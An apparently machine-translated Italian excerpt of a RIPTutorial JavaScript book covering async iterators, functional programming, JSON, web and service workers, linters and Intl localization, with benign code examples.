Un `AsyncIterator` JavaScript è un oggetto con un metodo `.next()`, che restituisce una `Promise<IteratorItem>`, una *promessa* per il valore successivo.

Per creare un `AsyncIterator`, possiamo usare la sintassi del *generatore asincrono*:

```

/**
 * Returns a promise which resolves after time had passed.
 */
const delay = time => new Promise(resolve => setTimeout(resolve, time));

async function* delayedRange(max) {
  for (let i = 0; i < max; i++) {
    await delay(1000);
    yield i;
  }
}

```

La funzione `delayedRange` richiederà un numero massimo e restituirà un `AsyncIterator`, che produce numeri da 0 a quel numero, in intervalli di 1 secondo.

Uso:

```

for await (let number of delayedRange(10)) {
  console.log(number);
}

```

L'`for await of` ciclo è un'altra parte della nuova sintassi, disponibile solo all'interno delle funzioni asincrone e dei generatori asincroni. All'interno del ciclo, i valori restituiti (che, ricordate, sono le Promesse) sono scartati, quindi la Promessa è nascosta. All'interno del ciclo, puoi gestire i valori diretti (i numeri ottenuti), l'`for await of` ciclo attenderà le Promesse per tuo conto.

L'esempio sopra attenderà 1 secondo, log 0, aspetta un altro secondo, log 1, e così via, fino a quando non registra 9. A quel punto l'`AsyncIterator` sarà `done`, e l'`for await of` ciclo uscirà.

Leggi [Iteratori asincroni online](https://riptutorial.com/it/javascript/topic/5807/iteratori-asincroni): <https://riptutorial.com/it/javascript/topic/5807/iteratori-asincroni>

Capitolo 58: JavaScript funzionale

Osservazioni

Che cos'è la programmazione funzionale?

La **programmazione funzionale** o **FP** è un paradigma di programmazione basato su due concetti principali di **immutabilità** e **apolidia**. L'obiettivo di FP è rendere il codice più leggibile, riutilizzabile e portatile.

Cos'è il JavaScript funzionale

C'è stato un **dibattito** per chiamare JavaScript un linguaggio funzionale o no. Tuttavia, possiamo assolutamente usare JavaScript come funzionale per la sua natura:

- Ha pure funzioni
- Ha **funzioni di prima classe**
- Ha una **funzione di ordine superiore**
- Supporta l' **immutabilità**
- Ha le chiusure
- **Recursion** e List Transformation Methods (Arrays) come map, reduce, filter..etc

Gli esempi dovrebbero riguardare ogni concetto in dettaglio, e i collegamenti forniti qui sono solo per riferimento e dovrebbero essere rimossi una volta che il concetto è illustrato.

Examples

Accettare le funzioni come argomenti

```
function transform(fn, arr) {
  let result = [];
  for (let el of arr) {
    result.push(fn(el)); // We push the result of the transformed item to result
  }
  return result;
}

console.log(transform(x => x * 2, [1,2,3,4])); // [2, 4, 6, 8]
```

Come puoi vedere, la nostra funzione di `transform` accetta due parametri, una funzione e una collezione. Quindi eseguirà l'iterazione della raccolta e sposterà i valori sul risultato, chiamando `fn` su ciascuno di essi.

Sembra familiare? Questo è molto simile a come funziona `Array.prototype.map()` !

```
console.log([1, 2, 3, 4].map(x => x * 2)); // [2, 4, 6, 8]
```

Funzioni di ordine superiore

In generale, le funzioni che operano su altre funzioni, assumendole come argomenti o restituendole (o entrambe), sono chiamate funzioni di ordine superiore.

Una funzione di ordine superiore è una funzione che può assumere un'altra funzione come argomento. Stai utilizzando le funzioni di ordine superiore durante il passaggio di callback.

```
function iAmCallbackFunction() {
  console.log("callback has been invoked");
}

function iAmJustFunction(callbackFn) {
  // do some stuff ...

  // invoke the callback function.
  callbackFn();
}

// invoke your higher-order function with a callback function.
iAmJustFunction(iAmCallbackFunction);
```

Una funzione di ordine superiore è anche una funzione che restituisce un'altra funzione come risultato.

```
function iAmJustFunction() {
  // do some stuff ...

  // return a function.
  return function iAmReturnedFunction() {
    console.log("returned function has been invoked");
  }
}

// invoke your higher-order function and its returned function.
iAmJustFunction()();
```

Identity Monad

Questo è un esempio di implementazione della monade dell'identità in JavaScript e potrebbe servire come punto di partenza per creare altre monadi.

Basato sulla [conferenza di Douglas Crockford su monadi e gonadi](#)

Utilizzando questo approccio riutilizzare le tue funzioni sarà più facile grazie alla flessibilità offerta da questa monade e agli incubi della composizione:

```
f(g(h(i(j(k(value), j1), i2), h1, h2), g1, g2), f1, f2)
```

leggibile, bello e pulito:

```
identityMonad(value)
  .bind(k)
  .bind(j, j1, j2)
  .bind(i, i2)
```

```
.bind(h, h1, h2)
.bind(g, g1, g2)
.bind(f, f1, f2);
```

```
function identityMonad(value) {
  var monad = Object.create(null);

  // func should return a monad
  monad.bind = function (func, ...args) {
    return func(value, ...args);
  };

  // whatever func does, we get our monad back
  monad.call = function (func, ...args) {
    func(value, ...args);

    return identityMonad(value);
  };

  // func doesn't have to know anything about monads
  monad.apply = function (func, ...args) {
    return identityMonad(func(value, ...args));
  };

  // Get the value wrapped in this monad
  monad.value = function () {
    return value;
  };

  return monad;
};
```

Funziona con valori primitivi

```
var value = 'foo',
    f = x => x + ' changed',
    g = x => x + ' again';

identityMonad(value)
  .apply(f)
  .apply(g)
  .bind(alert); // Alerts 'foo changed again'
```

E anche con gli oggetti

```
var value = { foo: 'foo' },
    f = x => identityMonad(Object.assign(x, { foo: 'bar' })),
    g = x => Object.assign(x, { bar: 'foo' }),
    h = x => console.log('foo: ' + x.foo + ', bar: ' + x.bar);

identityMonad(value)
  .bind(f)
  .apply(g)
  .bind(h); // Logs 'foo: bar, bar: foo'
```

Proviamo tutto:

```

var add = (x, ...args) => x + args.reduce((r, n) => r + n, 0),
    multiply = (x, ...args) => x * args.reduce((r, n) => r * n, 1),
    divideMonad = (x, ...args) => identityMonad(x / multiply(...args)),
    log = x => console.log(x),
    subtract = (x, ...args) => x - add(...args);

identityMonad(100)
  .apply(add, 10, 29, 13)
  .apply(multiply, 2)
  .bind(divideMonad, 2)
  .apply(subtract, 67, 34)
  .apply(multiply, 1239)
  .bind(divideMonad, 20, 54, 2)
  .apply(Math.round)
  .call(log); // Logs 29

```

Pure funzioni

Un principio di base della programmazione funzionale è che **evita di modificare** lo stato dell'applicazione (apolidia) e le variabili al di fuori del suo ambito (immutabilità).

Le funzioni pure sono funzioni che:

- con un dato input, restituisce sempre lo stesso output
- non si basano su alcuna variabile al di fuori del loro scopo
- non modificano lo stato dell'applicazione (**senza effetti collaterali**)

Diamo un'occhiata ad alcuni esempi:

Le funzioni pure non devono modificare alcuna variabile al di fuori del loro ambito

Funzione impura

```

let obj = { a: 0 }

const impure = (input) => {
  // Modifies input.a
  input.a = input.a + 1;
  return input.a;
}

let b = impure(obj)
console.log(obj) // Logs { "a": 1 }
console.log(b) // Logs 1

```

La funzione ha cambiato il valore `obj.a` al di fuori del suo ambito.

Funzione pura

```

let obj = { a: 0 }

const pure = (input) => {
  // Does not modify obj
  let output = input.a + 1;

```



```
    return output;
  }

let b = pure(obj)
console.log(obj) // Logs { "a": 0 }
console.log(b) // Logs 1
```

La funzione non ha modificato i valori `obj` obiettivo

Le funzioni pure non devono basarsi su variabili al di fuori del loro ambito

Funzione impura

```
let a = 1;

let impure = (input) => {
  // Multiply with variable outside function scope
  let output = input * a;
  return output;
}

console.log(impure(2)) // Logs 2
a++; // a becomes equal to 2
console.log(impure(2)) // Logs 4
```

Questa funzione **impura** si basa sulla variabile `a` che è definita al di fuori del suo ambito. Quindi, se `a` viene modificato, il risultato della funzione `impure` sarà diverso.

Funzione pura

```
let pure = (input) => {
  let a = 1;
  // Multiply with variable inside function scope
  let output = input * a;
  return output;
}

console.log(pure(2)) // Logs 2
```

Il risultato della funzione `pure` **non si basa** su alcuna variabile al di fuori del suo ambito.

Leggi JavaScript funzionale online: <https://riptutorial.com/it/javascript/topic/3122/javascript-funzionale>

Capitolo 59: JSON

introduzione

JSON (JavaScript Object Notation) è un leggero formato di scambio di dati. È facile per gli esseri umani leggere e scrivere e facile per le macchine analizzare e generare. È importante rendersi conto che, in JavaScript, JSON è una stringa e non un oggetto.

Una panoramica di base può essere trovata sul sito web json.org che contiene anche collegamenti alle implementazioni dello standard in molti diversi linguaggi di programmazione.

Sintassi

- `JSON.parse (input [, reviver])`
- `JSON.stringify (valore [, replacer [, spazio]])`

Parametri

Parametro	Dettagli
JSON.parse	Analizza una stringa JSON
<code>input (string)</code>	Stringa JSON da analizzare.
<code>reviver (function)</code>	Prescrive una trasformazione per la stringa JSON di input.
JSON.stringify	Serializzare un valore serializzabile
<code>value (string)</code>	Valore da serializzare in base alle specifiche JSON.
<code>replacer (function O String[] O Number[])</code>	Seleziona in modo selettivo alcune proprietà dell'oggetto <code>value</code> .
<code>space (String O Number)</code>	Se un <code>number</code> viene fornito, <code>space</code> numero di spazi vuoti verrà inserito di leggibilità. Se viene fornita una <code>string</code> , la stringa (primi 10 caratteri) verrà utilizzata come spazi vuoti.

Osservazioni

I metodi di utilità JSON sono stati prima standardizzati in [ECMAScript 5.1 §15.12](#).

Il formato è stato formalmente definito in **L'applicazione / json Media Type per JSON** (RFC 4627 luglio 2006) che è stata successivamente aggiornata in **JSON Data Interchange Format** (RFC 7158 marzo 2013, [ECMA-404](#) ottobre 2013 e RFC 7159 marzo 2014).

Per rendere disponibili questi metodi nei vecchi browser come Internet Explorer 8, utilizzare [json2.js](#) di Douglas Crockford.

Examples

Analisi di una semplice stringa JSON

Il metodo `JSON.parse()` analizza una stringa come JSON e restituisce una primitiva, un array o un oggetto JavaScript:

```
const array = JSON.parse('[1, 2, "c", "d", {"e": false}]');
console.log(array); // logs: [1, 2, "c", "d", {e: false}]
```

Serializzare un valore

Un valore JavaScript può essere convertito in una stringa JSON utilizzando la funzione `JSON.stringify`.

```
JSON.stringify(value[, replacer[, space]])
```

1. `value` Il valore da convertire in una stringa JSON.

```
/* Boolean */ JSON.stringify(true) // 'true'
/* Number */ JSON.stringify(12) // '12'
/* String */ JSON.stringify('foo') // '"foo"'
/* Object */ JSON.stringify({}) // '{}'
```

```
JSON.stringify({foo: 'baz'}) // '{"foo": "baz"}'
```

```
/* Array */ JSON.stringify([1, true, 'foo']) // '[1, true, "foo"]'
```

```
/* Date */ JSON.stringify(new Date()) // '"2016-08-06T17:25:23.588Z"'
```

```
/* Symbol */ JSON.stringify({x: Symbol()}) // '{}'
```

2. `replacer` Una funzione che altera il comportamento del processo di stringificazione o una matrice di oggetti `String` e `Number` che fungono da whitelist per filtrare le proprietà dell'oggetto `value` da includere nella stringa JSON. Se questo valore è nullo o non viene fornito, tutte le proprietà dell'oggetto sono incluse nella stringa JSON risultante.

```
// replacer as a function
function replacer (key, value) {
  // Filtering out properties
  if (typeof value === "string") {
    return
  }
  return value
}

var foo = { foundation: "Mozilla", model: "box", week: 45, transport: "car", month: 7 }
JSON.stringify(foo, replacer)
// -> '{"week": 45, "month": 7}'
```

```
// replacer as an array
JSON.stringify(foo, ['foundation', 'week', 'month'])
```

```
// -> '{"foundation": "Mozilla", "week": 45, "month": 7}'  
// only the `foundation`, `week`, and `month` properties are kept
```

3. `space` Per la leggibilità, il numero di spazi utilizzati per il rientro può essere specificato come terzo parametro.

```
JSON.stringify({x: 1, y: 1}, null, 2) // 2 space characters will be used for indentation  
/* output:  
  {  
    'x': 1,  
    'y': 1  
  }  
*/
```

In alternativa, è possibile fornire un valore stringa da utilizzare per il rientro. Ad esempio, il passaggio di `'\t'` causerà l'uso del carattere di tabulazione per il rientro.

```
JSON.stringify({x: 1, y: 1}, null, '\t')  
/* output:  
  {  
    'x': 1,  
    'y': 1  
  }  
*/
```

Serializzazione con una funzione di sostituzione

Una funzione di `replacer` può essere utilizzata per filtrare o trasformare i valori che vengono serializzati.

```
const userRecords = [  
  {name: "Joe", points: 14.9, level: 31.5},  
  {name: "Jane", points: 35.5, level: 74.4},  
  {name: "Jacob", points: 18.5, level: 41.2},  
  {name: "Jessie", points: 15.1, level: 28.1},  
];  
  
// Remove names and round numbers to integers to anonymize records before sharing  
const anonymousReport = JSON.stringify(userRecords, (key, value) =>  
  key === 'name'  
    ? undefined  
    : (typeof value === 'number' ? Math.floor(value) : value)  
);
```

Questo produce la seguente stringa:

```
'[{"points":14,"level":31},{"points":35,"level":74},{"points":18,"level":41},{"points":15,"level":28}]'
```

Parsing con una funzione Reviver

Una funzione `reviver` può essere utilizzata per filtrare o trasformare il valore che viene analizzato.

5.1

```
var jsonString = '[{"name":"John","score":51}, {"name":"Jack","score":17}]';

var data = JSON.parse(jsonString, function reviver(key, value) {
  return key === 'name' ? value.toUpperCase() : value;
});
```

6

```
const jsonString = '[{"name":"John","score":51}, {"name":"Jack","score":17}]';

const data = JSON.parse(jsonString, (key, value) =>
  key === 'name' ? value.toUpperCase() : value
);
```

Questo produce il seguente risultato:

```
[
  {
    'name': 'JOHN',
    'score': 51
  },
  {
    'name': 'JACK',
    'score': 17
  }
]
```

Ciò è particolarmente utile quando devono essere inviati dati che devono essere serializzati / codificati quando vengono trasmessi con JSON, ma si vuole accedervi deserializzati / decodificati. Nell'esempio seguente, una data è stata codificata nella sua rappresentazione ISO 8601. Usiamo la funzione Reviver per analizzarla in una `Date` JavaScript.

5.1

```
var jsonString = '{"date":"2016-01-04T23:00:00.000Z"}';

var data = JSON.parse(jsonString, function (key, value) {
  return (key === 'date') ? new Date(value) : value;
});
```

6

```
const jsonString = '{"date":"2016-01-04T23:00:00.000Z"}';

const data = JSON.parse(jsonString, (key, value) =>
  key === 'date' ? new Date(value) : value
);
```

È importante assicurarsi che la funzione Reviver restituisca un valore utile alla fine di ogni iterazione. Se la funzione `reviver` `undefined` viene `undefined`, nessun valore o l'esecuzione si interrompe verso la fine della funzione, la proprietà viene cancellata dall'oggetto. In caso contrario, la proprietà viene ridefinita come il valore restituito.

Serializzazione e ripristino di istanze di classe

È possibile utilizzare un metodo `toJSON` personalizzato e la funzione `reviver` per trasmettere istanze della propria classe in JSON. Se un oggetto ha un metodo `toJSON`, il suo risultato sarà serializzato anziché l'oggetto stesso.

6

```
function Car(color, speed) {
  this.color = color;
  this.speed = speed;
}

Car.prototype.toJSON = function() {
  return {
    $type: 'com.example.Car',
    color: this.color,
    speed: this.speed
  };
};

Car.fromJSON = function(data) {
  return new Car(data.color, data.speed);
};
```

6

```
class Car {
  constructor(color, speed) {
    this.color = color;
    this.speed = speed;
    this.id_ = Math.random();
  }

  toJSON() {
    return {
      $type: 'com.example.Car',
      color: this.color,
      speed: this.speed
    };
  }

  static fromJSON(data) {
    return new Car(data.color, data.speed);
  }
}
```

```
var userJson = JSON.stringify({
  name: "John",
  car: new Car('red', 'fast')
});
```

Questo produce una stringa con il seguente contenuto:

```
{"name":"John","car":{"$type":"com.example.Car","color":"red","speed":"fast"}}
```

```
var userObject = JSON.parse(userJson, function reviver(key, value) {
  return (value && value.$type === 'com.example.Car') ? Car.fromJSON(value) : value;
});
```

Questo produce il seguente oggetto:

```
{
  name: "John",
  car: Car {
    color: "red",
    speed: "fast",
    id_: 0.19349242527065402
  }
}
```

JSON contro i letterali JavaScript

JSON sta per "JavaScript Object Notation", ma non è JavaScript. Pensate a come solo un *formato di serializzazione dei dati* che sembra essere direttamente utilizzabile come un letterale JavaScript. Tuttavia, non è consigliabile eseguire direttamente (cioè attraverso `eval()`) JSON che viene recuperato da una fonte esterna. Funzionalmente, JSON non è molto diverso da XML o YAML - una certa confusione può essere evitata se JSON è solo immaginato come un formato di serializzazione che assomiglia molto a JavaScript.

Anche se il nome implica solo oggetti, e anche se la maggior parte dei casi d'uso attraverso una sorta di API è sempre rappresentata da oggetti e matrici, JSON non è solo per oggetti o matrici. Sono supportati i seguenti tipi primitivi:

- String (es. "Hello World!")
- Numero (es. 42)
- Booleano (es. true)
- Il valore `null`

`undefined` non è supportato nel senso che una proprietà non definita verrà omessa da JSON su serializzazione. Pertanto, non è possibile deserializzare JSON e finire con una proprietà il cui valore `undefined` è `undefined`.

La stringa "42" è JSON valida. JSON non deve sempre avere una busta esterna di "{...}" o "[...]" .

Mentre nome JSON è anche JavaScript valido e JavaScript è anche JSON valido, ci sono alcune sottili differenze tra le due lingue e nessuna delle due lingue è un sottoinsieme dell'altro.

Prendi la seguente stringa JSON come esempio:

```
{"color": "blue"}
```

Questo può essere inserito direttamente in JavaScript. Sarà sintatticamente valido e produrrà il valore corretto:

```
const skin = {"color": "blue"};
```

Tuttavia, sappiamo che "color" è un nome identificativo valido e le virgolette intorno al nome della proprietà possono essere omesse:

```
const skin = {color: "blue"};
```

Sappiamo anche che possiamo usare le virgolette singole invece delle doppie virgolette:

```
const skin = {'color': 'blue'};
```

Ma, se dovessimo prendere entrambi questi letterali e trattarli come JSON, **nessuno dei due sarà JSON sintatticamente valido** :

```
{color: "blue"}
{'color': 'blue'}
```

JSON richiede rigorosamente che tutti i nomi delle proprietà siano tra virgolette e anche i valori delle stringhe siano tra virgolette.

È normale che i nuovi arrivati di JSON tentano di utilizzare estratti di codice con JavaScript letterali come JSON e si scervellano sugli errori di sintassi che ricevono dal parser JSON.

Comincia più confusione quando viene applicata *una terminologia errata* nel codice o nella conversazione.

Un anti-pattern comune è il nome di variabili che contengono valori non JSON come "json":

```
fetch(url).then(function (response) {
  const json = JSON.parse(response.data); // Confusion ensues!

  // We're done with the notion of "JSON" at this point,
  // but the concept stuck with the variable name.
});
```

Nell'esempio precedente, `response.data` è una stringa JSON restituita da alcune API. JSON si arresta nel dominio di risposta HTTP. La variabile con il termine improprio "json" contiene solo un valore JavaScript (potrebbe essere un oggetto, un array o anche un semplice numero!)

Un modo meno confusionario per scrivere quanto sopra è:

```
fetch(url).then(function (response) {
  const value = JSON.parse(response.data);

  // We're done with the notion of "JSON" at this point.
  // You don't talk about JSON after parsing JSON.
});
```

Gli sviluppatori tendono anche a lanciare la frase "oggetto JSON" molto spesso. Questo porta anche alla confusione. Perché come accennato in precedenza, una stringa JSON non deve

contenere un oggetto come valore. "JSON string" è un termine migliore. Proprio come "stringa XML" o "stringa YAML". Ottieni una stringa, la analizzi e ottieni un valore.

Valori di oggetti ciclici

Non tutti gli oggetti possono essere convertiti in una stringa JSON. Quando un oggetto ha riferimenti auto ciclici, la conversione fallirà.

Questo è in genere il caso delle strutture di dati gerarchici in cui genitori e figli si riferiscono entrambi l'un l'altro:

```
const world = {
  name: 'World',
  regions: []
};

world.regions.push({
  name: 'North America',
  parent: 'America'
});
console.log(JSON.stringify(world));
// {"name":"World","regions":[{"name":"North America","parent":"America"}]}

world.regions.push({
  name: 'Asia',
  parent: world
});

console.log(JSON.stringify(world));
// Uncaught TypeError: Converting circular structure to JSON
```

Non appena il processo rileva un ciclo, viene sollevata l'eccezione. Se non ci fosse il rilevamento del ciclo, la stringa sarebbe infinitamente lunga.

Leggi JSON online: <https://riptutorial.com/it/javascript/topic/416/json>

Capitolo 60: Lavoratori

Sintassi

- nuovo lavoratore (file)
- `postMessage` (dati, trasferimenti)
- `onmessage = function (message) {/ * ... * /}`
- `onerror = function (message) {/ * ... * /}`
- `terminare()`

Osservazioni

- I service worker sono abilitati solo per i siti web serviti su HTTPS.

Examples

Registra un addetto all'assistenza

```
// Check if service worker is available.
if ('serviceWorker' in navigator) {
  navigator.serviceWorker.register('/sw.js').then(function(registration) {
    console.log('SW registration succeeded with scope:', registration.scope);
  }).catch(function(e) {
    console.log('SW registration failed with error:', e);
  });
}
```

- Puoi chiamare `register()` su ogni caricamento della pagina. Se il SW è già registrato, il browser fornisce l'istanza già in esecuzione
- Il file SW può essere un nome qualsiasi. `sw.js` è comune.
- La posizione del file SW è importante perché definisce l'ambito del SW. Ad esempio, un file SW su `/js/sw.js` può intercettare solo le richieste di `fetch` per i file che iniziano con `/js/`. Per questo motivo di solito vedi il file SW nella directory di livello superiore del progetto.

Web Worker

Un web worker è un modo semplice per eseguire script nei thread in background poiché il thread worker può eseguire attività (incluse le attività I / O utilizzando `xmlHttpRequest`) senza interferire con l'interfaccia utente. Una volta creato, un lavoratore può inviare messaggi che possono essere diversi tipi di dati (eccetto le funzioni) al codice JavaScript che lo ha creato inviando messaggi a un gestore di eventi specificato da quel codice (e viceversa).

I lavoratori possono essere creati in pochi modi.

Il più comune è da un semplice URL:

```
var webworker = new Worker("./path/to/webworker.js");
```

È anche possibile creare un lavoratore in modo dinamico da una stringa utilizzando

`URL.createObjectURL()` :

```
var workerData = "function someFunction() {}; console.log('More code');";

var blobURL = URL.createObjectURL(new Blob(["(" + workerData + ")"], { type: "text/javascript"
}));

var webworker = new Worker(blobURL);
```

Lo stesso metodo può essere combinato con `Function.toString()` per creare un worker da una funzione esistente:

```
var workerFn = function() {
  console.log("I was run");
};

var blobURL = URL.createObjectURL(new Blob(["(" + workerFn.toString() + ")"], { type:
"text/javascript" }));

var webworker = new Worker(blobURL);
```

Un semplice operatore di servizio

main.js

Un lavoratore di servizio è un lavoratore guidato da eventi registrato su un'origine e un percorso. Prende la forma di un file JavaScript in grado di controllare la pagina web / sito a cui è associato, intercettare e modificare le richieste di navigazione e risorse e memorizzare le risorse in modo granulare per darti il controllo completo su come si comporta la tua app in determinate situazioni (il più ovvio è quando la rete non è disponibile).

Fonte: [MDN](#)

Poche cose:

1. È un JavaScript Worker, quindi non può accedere direttamente al DOM
2. È un proxy di rete programmabile
3. Sarà terminato quando non in uso e riavviato quando sarà necessario
4. Un addetto al servizio ha un ciclo di vita completamente separato dalla tua pagina web
5. È necessario HTTPS

Questo codice che verrà eseguito nel contesto del documento, (o) questo JavaScript sarà incluso nella tua pagina tramite un tag `<script>` .

```
// we check if the browser supports ServiceWorkers
if ('serviceWorker' in navigator) {
  navigator
    .serviceWorker
    .register(
      // path to the service worker file
      'sw.js'
    )
  // the registration is async and it returns a promise
  .then(function (reg) {
    console.log('Registration Successful');
  });
}
```

sw.js

Questo è il codice del lavoratore del servizio ed è eseguito nel [Global Space di ServiceWorker](#) .

```
self.addEventListener('fetch', function (event) {
  // do nothing here, just log all the network requests
  console.log(event.request.url);
});
```

Lavoratori dedicati e lavoratori condivisi

Lavoratori Dedicati

Un web worker dedicato è accessibile solo dallo script che lo ha chiamato.

Applicazione principale:

```
var worker = new Worker('worker.js');
worker.addEventListener('message', function(msg) {
  console.log('Result from the worker:', msg.data);
});
worker.postMessage([2,3]);
```

worker.js:

```
self.addEventListener('message', function(msg) {
  console.log('Worker received arguments:', msg.data);
  self.postMessage(msg.data[0] + msg.data[1]);
});
```

Lavoratori condivisi

Un lavoratore condiviso è accessibile da più script, anche se sono accessibili da finestre, iframe o anche lavoratori diversi.

Creare un worker condiviso è molto simile a come crearne uno dedicato, ma invece della comunicazione straight-forward tra il thread principale e il thread worker, devi comunicare tramite

un port object, cioè una porta esplicita deve essere aperto in modo che più script possano usarlo per comunicare con l'operatore condiviso. (Nota che i lavoratori dedicati lo fanno implicitamente)

Applicazione principale

```
var myWorker = new SharedWorker('worker.js');
myWorker.port.start(); // open the port connection

myWorker.port.postMessage([2,3]);
```

worker.js

```
self.port.start(); open the port connection to enable two-way communication

self.onconnect = function(e) {
  var port = e.ports[0]; // get the port

  port.onmessage = function(e) {
    console.log('Worker received arguments:', e.data);
    port.postMessage(e.data[0] + e.data[1]);
  }
}
```

Si noti che l'impostazione di questo gestore messaggi nel thread di lavoro apre implicitamente anche la connessione della porta al thread padre, quindi la chiamata a `port.start()` non è effettivamente necessaria, come indicato sopra.

Termina un lavoratore

Una volta che hai finito con un lavoratore, dovresti terminarlo. Questo aiuta a liberare risorse per altre applicazioni sul computer dell'utente.

Filo principale:

```
// Terminate a worker from your application.
worker.terminate();
```

Nota : il metodo `terminate` non è disponibile per gli addetti all'assistenza. Sarà terminato quando non è in uso, e riavviato quando sarà necessario.

Discussione del lavoratore:

```
// Have a worker terminate itself.
self.close();
```

Popolamento della cache

Dopo aver registrato l'addetto all'assistenza, il browser proverà a installare e successivamente a attivare l'addetto all'assistenza.

Installa il listener di eventi

```
this.addEventListener('install', function(event) {
  console.log('installed');
});
```

caching

È possibile utilizzare questo evento di installazione restituito per memorizzare nella cache le risorse necessarie per eseguire l'app offline. Sotto l'esempio usa la cache api per fare lo stesso.

```
this.addEventListener('install', function(event) {
  event.waitUntil(
    caches.open('v1').then(function(cache) {
      return cache.addAll([
        /* Array of all the assets that needs to be cached */
        '/css/style.css',
        '/js/app.js',
        '/images/snowTroopers.jpg'
      ]);
    })
  );
});
```

Comunicare con un Web Worker

Poiché i lavoratori vengono eseguiti in un thread separato da quello che li ha creati, la comunicazione deve avvenire tramite `postMessage`.

Nota: a causa dei diversi prefissi di esportazione, alcuni browser hanno `webkitPostMessage` invece di `postMessage`. Devi sovrascrivere `postMessage` per assicurarti che i lavoratori "lavorino" (nessun gioco di `postMessage`) nella maggior parte dei posti possibili:

```
worker.postMessage = (worker.webkitPostMessage || worker.postMessage);
```

Dal thread principale (finestra principale):

```
// Create a worker
var webworker = new Worker("./path/to/webworker.js");

// Send information to worker
webworker.postMessage("Sample message");

// Listen for messages from the worker
webworker.addEventListener("message", function(event) {
  // `event.data` contains the value or object sent from the worker
  console.log("Message from worker:", event.data); // ["foo", "bar", "baz"]
});
```

Dal lavoratore, in `webworker.js`:

```
// Send information to the main thread (parent window)
self.postMessage(["foo", "bar", "baz"]);

// Listen for messages from the main thread
```

```
self.addEventListener("message", function(event) {
  // `event.data` contains the value or object sent from main
  console.log("Message from parent:", event.data); // "Sample message"
});
```

In alternativa, puoi anche aggiungere listener di eventi usando `onmessage` :

Dal thread principale (finestra principale):

```
webworker.onmessage = function(event) {
  console.log("Message from worker:", event.data); // ["foo", "bar", "baz"]
}
```

Dal lavoratore, in `webworker.js` :

```
self.onmessage = function(event) {
  console.log("Message from parent:", event.data); // "Sample message"
}
```

Leggi Lavoratori online: <https://riptutorial.com/it/javascript/topic/618/lavoratori>

Capitolo 61: Linter - Garantire la qualità del codice

Osservazioni

Indipendentemente dal tipo di linter che scegli, ogni progetto JavaScript dovrebbe usarne uno. Possono aiutare a trovare errori e rendere il codice più coerente. Per ulteriori comparazioni consulta gli [strumenti per lo sfilacciamento di JavaScript](#)

Examples

JSHint

[JSHint](#) è uno strumento open source che rileva errori e potenziali problemi nel codice JavaScript.

Per filtrare il tuo JavaScript hai due opzioni.

1. Vai a [JSHint.com](#) e incolla il tuo codice lì in linea su editor di testo.
2. Installa [JSHint nel tuo IDE](#) .
 - Atom: [linter-jshint](#) (deve avere il plugin [Linter](#) installato)
 - Testo sublime: [JSHint Gutter](#) e / o [Sublime Linter](#)
 - Vim: [jshint.vim](#) o [jshint2.vim](#)
 - Visual Studio: [VSCode JSHint](#)

Un vantaggio dell'aggiunta al tuo IDE è la possibilità di creare un file di configurazione JSON denominato `.jshintrc` che verrà utilizzato quando si blocca il programma. Questo è un convento se si desidera condividere le configurazioni tra i progetti.

Esempio di file `.jshintrc`

```
{
  "-W097": false, // Allow "use strict" at document level
  "browser": true, // defines globals exposed by modern browsers
  http://jshint.com/docs/options/#browser
  "curly": true, // requires you to always put curly braces around blocks in loops and
  conditionals http://jshint.com/docs/options/#curly
  "devel": true, // defines globals that are usually used for logging poor-man's debugging:
  console, alert, etc. http://jshint.com/docs/options/#devel
  // List global variables (false means read only)
  "globals": {
    "globalVar": true
  },
  "jquery": true, // This option defines globals exposed by the jQuery JavaScript library.
  "newcap": false,
  // List any global functions or const vars
  "predef": [
    "GlobalFunction",
    "GlobalFunction2"
  ]
}
```



```
],
"undef": true, // warn about undefined vars
"unused": true // warn about unused vars
}
```

JSHint consente anche configurazioni per linee / blocchi di codice specifici

```
switch(operation)
{
  case '+'
  {
    result = a + b;
    break;
  }

  // JSHint W086 Expected a 'break' statement
  // JSHint flag to allow cases to not need a break
  /* falls through */
  case '*':
  case 'x':
  {
    result = a * b;
    break;
  }
}

// JSHint disable error for variable not defined, because it is defined in another file
/* jshint -W117 */
globalVariable = 'in-another-file.js';
/* jshint +W117 */
```

Altre opzioni di configurazione sono documentate su <http://jshint.com/docs/options/>

ESLint / JSCS

ESLint è un **linter** style style e un formattatore per la tua guida allo stile **molto simile a JSHint** . ESLint si è fusa con **JSCS** nell'aprile del 2016. ESLint si impegna di più per configurare JSHint, ma ci sono istruzioni chiare sul loro **sito Web** per iniziare.

Una configurazione di esempio per ESLint è la seguente:

```
{
  "rules": {
    "semi": ["error", "always"], // throw an error when semicolons are detected
    "quotes": ["error", "double"] // throw an error when double quotes are detected
  }
}
```

Un file di configurazione di esempio in cui **TUTTE** le regole sono disattivate, con le descrizioni di ciò che fanno è possibile trovare **qui** .

JSLint

JSLint è il trunk da cui JSHint ha diramato. JSLint assume una posizione molto più autorizzata su

come scrivere il codice JavaScript, spingendoti a utilizzare solo le parti che [Douglas Crockford](#) ritiene siano le sue "parti buone" e lontano da qualsiasi codice che Crockford crede di avere una soluzione migliore. Il seguente thread StackOverflow può aiutarti a decidere [quale linter è giusto per te](#) . Mentre ci sono delle differenze (qui ci sono alcuni brevi confronti tra questo e [JSHint](#) / [ESLint](#)), ogni opzione è estremamente personalizzabile.

Per maggiori informazioni sulla configurazione di JSLint, controlla [NPM](#) o [github](#) .

Leggi Linter - Garantire la qualità del codice online:

<https://riptutorial.com/it/javascript/topic/4073/linter---garantire-la-qualita-del-codice>

Capitolo 62: Localizzazione

Sintassi

- nuovo Intl.NumberFormat ()
- nuovo Intl.NumberFormat ('en-US')
- nuovo Intl.NumberFormat ('en-GB', {timeZone: 'UTC'})

Parametri

paramater	Dettagli
giorno feriale	"stretto", "corto", "lungo"
era	"stretto", "corto", "lungo"
anno	"numerico", "2 cifre"
mese	"numerico", "2 cifre", "stretto", "corto", "lungo"
giorno	"numerico", "2 cifre"
ora	"numerico", "2 cifre"
minuto	"numerico", "2 cifre"
secondo	"numerico", "2 cifre"
TimeZoneName	"corto lungo"

Examples

Formattazione del numero

Formatta il numero, raggruppa le cifre in base alla localizzazione.

```
const usNumberFormat = new Intl.NumberFormat('en-US');
const esNumberFormat = new Intl.NumberFormat('es-ES');

const usNumber = usNumberFormat.format(99999999.99); // "99,999,999.99"
const esNumber = esNumberFormat.format(99999999.99); // "99.999.999,99"
```

Formattazione valuta

Formattazione della valuta, raggruppamento di cifre e posizionamento del simbolo di valuta in

base alla localizzazione.

```
const usCurrencyFormat = new Intl.NumberFormat('en-US', {style: 'currency', currency: 'USD'})
